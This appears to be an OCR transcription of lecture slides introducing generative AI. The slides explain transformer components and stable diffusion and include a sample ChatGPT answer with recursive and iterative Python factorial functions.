
GenAI: Transformers

- find patterns in text (LLMs)

- data processing:
  - tokenization: breaks input into parts
  - embedding: convert tokens into numerical vectors
    - encodes semantics
  - positional encoding: position of tokens in sequence

- blocks
  - **self-attention**: contextual relationships between tokens
  - **feed forward**: refines tokens

- generated output appended to input, and repeats




Google, Attention is All you Need.
Adv Neural Info Proc Syst. 30. 2017

Example of transformers: ChatGPT

Question: write code to calculate the factorial of a number

ChatGPT said:
Here's a simple Python function to calculate the factorial of a number using recursion:




```
def factorial(n):
    if n == 0 or n == 1:
        return 1
    else:
        return n * factorial(n - 1)

# Example usage:
number = 5
print("Factorial of", number, "is", factorial(number))
```

Explanation
The base case is when n is 0 or 1, in which case the function returns 1.
For any other positive integer n, the function calls itself with n−1 until it reaches the base case.

Alternative: Iterative Approach

An iterative solution can be more efficient for large numbers, as it avoids the overhead of recursion:



```
def factorial(n):
    result = 1
    for i in range(2, n + 1):
        result *= i
    return result

# Example usage:
number = 5
print("Factorial of", number, "is", factorial(number))
```

Both methods will correctly calculate the factorial. The iterative approach is generally preferred for large n to avoid recursion limits.


run on ChatGPT, Nov 10 2024

GenAI: (Stable) diffusion

- three stages:
  - **direct diffusion**: gradually introduces noise into image
  - **learning**: analyzes how added noise alters data
  - **reverse diffusion**: starts from noise and generates image

- **stable** diffusion: works in latent space
  - eases computational burden
  - variational autoencoder (VAE)

- Midjourney and DALL-E

